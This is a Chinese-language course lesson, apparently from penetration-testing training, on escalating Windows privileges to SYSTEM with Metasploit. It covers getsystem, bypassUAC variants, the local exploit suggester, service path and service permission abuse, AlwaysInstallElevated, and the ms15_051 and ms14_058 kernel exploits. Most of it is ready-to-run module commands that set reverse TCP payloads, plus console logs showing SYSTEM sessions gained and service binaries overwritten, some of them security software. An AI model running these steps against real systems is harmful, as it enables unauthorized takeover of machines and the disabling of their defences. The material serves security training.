#1课时

Metasploit自动提权

Meterpreter自动提权命令

getsystem：
getsystem是由Metasploit-Framework提供的一个模块，它可以将一个管理帐户（通常为本地Administrator账户）提升为本地SYSTEM帐户

1)getsystem创建一个新的Windows服务，设置为SYSTEM运行，当它启动时连接到一个命名管道。
2)getsystem产生一个进程，它创建一个命名管道并等待来自该服务的连接。
3)Windows服务已启动，导致与命名管道建立连接。
4)该进程接收连接并调用ImpersonateNamedPipeClient，从而为SYSTEM用户创建模拟令牌。
5)然后用新收集的SYSTEM模拟令牌产生cmd.exe，并且我们有一个SYSTEM特权进程。

```
meterpreter > getuid
Server username: WIN-JUNT6QFJV55\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


bypassUAC

UAC：用户帐户控制（User Account Control），是windows操作系统中采用的一种控制机制，它以预见的方式阻止不必要的系统范围更改

getsystem提权方式对于普通用户来说是失败的不可正常执行的，那么这种情况下就需要绕过系统UAC来进行getsystem提权

进程注入

```
use exploit/windows/local/bypassuac
set payload windows/meterpreter/reverse_tcp
set LHOST=192.168.40.151
set session 1
exploit
```



内存注入


```
use exploit/windows/local/bypassuac_injection
set payload windows/meterpreter/reverse_tcp
set LHOST=192.168.1.170
set session 1
exploit
```

Eventvwr注册表项

```
use exploit/windows/local/bypassuac_eventvwr
```

COM处理程序劫持

```
use exploit/windows/local/bypassuac_comhijack
```



通过bypassUAC获取的session可以看到依然是普通权限，可以getsystem进行提权至system权限

```
msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.40.151:4545
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 7168 bytes long being uploaded..
[*] Sending stage (200262 bytes) to 192.168.40.152
[*] Meterpreter session 5 opened (192.168.40.151:4545 → 192.168.40.152:49273) at 2021-09-14 05:38:14 -0400

meterpreter > getuid
Server username: WIN-JUNT6QFJV55\gubei
meterpreter > bg
[*] Backgrounding session 5...
msf6 exploit(windows/local/bypassuac) > sessions 5
[*] Starting interaction with 5...

meterpreter > getuid
Server username: WIN-JUNT6QFJV55\gubei
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

kernel漏洞提权


windows-kernel-exploits(Windows平台提权漏洞集合):
https://github.com/SecWiki/windows-kernel-exploits

```
use post/multi/recon/local_exploit_suggester
set SESSION 1
exploit
```

优点：省去手动查找的麻烦
缺点：不是所有列出的local exploit都可用

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.40.152 - Collecting local exploits for x64/windows...
[*] 192.168.40.152 - 28 exploit checks are being tried...
[+] 192.168.40.152 - exploit/windows/local/always_install_elevated: The target is vulnerable.
[+] 192.168.40.152 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 192.168.40.152 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 192.168.40.152 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
[-] 192.168.40.152 - Post failed: NoMethodError undefined method `reverse!' for nil:NilClass
[-] 192.168.40.152 - Call stack:
[-] 192.168.40.152 -   /usr/share/metasploit-framework/lib/msf/core/session/provider/single_command_shell.rb:136:in `shell_command_token_win32'
[-] 192.168.40.152 -   /usr/share/metasploit-framework/lib/msf/core/session/provider/single_command_shell.rb:84:in `shell_command_token'
[-] 192.168.40.152 -   /usr/share/metasploit-framework/modules/exploits/windows/local/cve_2020_0787_bits_arbitrary_file_move.rb:96:in `check'
[-] 192.168.40.152 -   /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:121:in `block in run'
[-] 192.168.40.152 -   /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:119:in `each'
[-] 192.168.40.152 -   /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:119:in `run'
meterpreter >
```

kernel漏洞提权



unquoted_service_path

unquoted_service_path 模块
已弃用exploits/windows/local/trusted_service_path

```
exploit/windows/local/unquoted_service_path
set session 1
Exploit -j

use exploit/multi/handler
set autorunscript migrate -f
Exploit -j
```

```
msf5 exploit(windows/local/unquoted_service_path) > set session 1
session => 1
msf5 exploit(windows/local/unquoted_service_path) > options

Module options (exploit/windows/local/unquoted_service_path):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   QUICK    true             no        Stop at first vulnerable service found
   SESSION  1                yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf5 exploit(windows/local/unquoted_service_path) > exploit

[*] Started reverse TCP handler on 192.168.1.227:4444
[*] Finding a vulnerable service...
[*] Attempting exploitation of Windows Folder Service
[*] Placing C:\Program Files (x86)\Windows Folder\Common.exe for Windows Folder Service
[*] Attempting to write 15872 bytes to C:\Program Files (x86)\Windows Folder\Common.exe...
[+] Manual cleanup of C:\Program Files (x86)\Windows Folder\Common.exe is required due to a potential reboot for exploitation.
[+] Successfully wrote payload
[*] Launching service Windows Folder Service...
[*] Manual cleanup of the payload file is required. Windows Folder Service will fail to start as long as the payload remains on disk.
[-] Unable to restart service.  System reboot or an admin restarting the service is required.  Payload left on disk!!!
[*] Exploit completed, but no session was created.
```

service_permissions

service_permissions模块


```
use exploit/windows/local/service_permissions
set sessions 1
run
```

```
msf5 exploit(windows/local/service_permissions) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                  Connection
  --  ----  ----                     -----------                                  ----------
  2         meterpreter x86/windows  DESKTOP-3973L2R\nathan @ DESKTOP-3973L2R  192.168.1.227:8888 -> 192.168.1.52:54188 (192.168.1.52)

msf5 exploit(windows/local/service_permissions) > exploit

[*] Started reverse TCP handler on 192.168.1.227:4444
[*] Trying to add a new service...
[*] Sending stage (176195 bytes) to 192.168.1.52
[*] Trying to find weak permissions in existing services...
[+] [360rp] Write access to D:\Program\360\360sd\360rps.exe
[+] [Acunetix] Write access to C:\Users\nathan\Desktop\xx.exe
[*] [Acunetix]  C:\Users\nathan\Desktop\xx.exe moved to C:\Users\nathan\Desktop\xx.exe.bak and replaced.
[-] Unable to restart service
[*] [ALG] Cannot reliably determine path: C:\WINDOWS\System32\alg.exe
[*] [AppIDSvc] Cannot reliably determine path: C:\WINDOWS\System32\AppIDSvc.exe
[*] [c2wts] Cannot reliably determine path: C:\Program Files\Windows Identity Foundation\v3.5\c2wtshost.exe
[*] Meterpreter session 5 opened (192.168.1.227:4444 -> 192.168.1.52:37509) at 2020-07-22 02:07:13 -0400
[*] Sending stage (176195 bytes) to 192.168.1.52
[*] [CredentialEnrollmentManagerUserSvc_267020] Cannot reliably determine path: C:\WINDOWS\system32\CredentialEnrollmentManager.exe
[*] [CredentialEnrollmentManagerUserSvc_9871f47] Cannot reliably determine path: C:\WINDOWS\system32\CredentialEnrollmentManager.exe
[*] [CxAudMsg] Cannot reliably determine path: C:\WINDOWS\system32\CxAudMsg64.exe
[*] [DeveloperToolsService] Cannot reliably determine path: C:\WINDOWS\System32\DeveloperToolsSvc.exe
[*] [diagnosticshub.standardcollector.service] Cannot reliably determine path: C:\WINDOWS\system32\DiagSvcs\DiagnosticsHub.StandardCollector.Service.exe
[*] Meterpreter session 6 opened (192.168.1.227:4444 -> 192.168.1.52:49434) at 2020-07-22 02:07:43 -0400
[*] [EFS] Cannot reliably determine path: C:\WINDOWS\System32\lsass.exe
[*] [Fax] Cannot reliably determine path: C:\WINDOWS\system32\fxssvc.exe
[*] [Flash Helper Service] Cannot reliably determine path: "C:\Windows\SysWOW64\Macromed\Flash\FlashHelperService.exe"
[+] [HipsDaemon] Write access to D:\Program\Huorong\Sysdiag\bin\HipsDaemon.exe
[+] [HRWSCCtrl] Write access to D:\Program\Huorong\Sysdiag\bin\wsctrl.exe
[*] [IKMPMSVC] Cannot reliably determine path: C:\WINDOWS\system32\ikmpmsvc.exe
[*] [IISADMIN] Cannot reliably determine path: C:\WINDOWS\system32\inetsrv\inetinfo.exe
[*] [KeyIso] Cannot reliably determine path: C:\WINDOWS\system32\lsass.exe
[*] [LPlatSvc] Cannot reliably determine path: C:\WINDOWS\system32\LPlatSvc.exe
[+] [metasploitPostgreSQL] Write access to C:\metasploit\postgresql\bin\pg_ctl.exe
msf5 exploit(windows/local/service_permissions) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                  Connection
  --  ----  ----                     -----------                                  ----------
  2         meterpreter x86/windows  DESKTOP-3973L2R\nathan @ DESKTOP-3973L2R  192.168.1.227:8888 -> 192.168.1.52:54188 (192.168.1.52)
  5         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ DESKTOP-3973L2R      192.168.1.227:4444 -> 192.168.1.52:37509 (192.168.1.52)
  6         meterpreter x86/windows  WIN7-PC\WIN7 @ WIN7-PC                     192.168.1.227:4444 -> 192.168.1.52:49434 (192.168.1.52)
```

always_install_elevated

always_install_elevated模块


```
use exploit/windows/local/always_install_elevated
set sessions 1
run
```



Kernel privilege escalation


Windows ClientCopyImage Win32k Exploit
适用与win7 win server 2008R2SP1 x64

```
use exploit/windows/local/ms15_051_client_copy_image
set lhost xx.xx.xx.xx
set session 1
exploit
```



ms14_058提权

```
use exploit/windows/local/ms14_058_track_popup_menu
set lhost xx.xx.xx.xx
set session 1
exploit
```

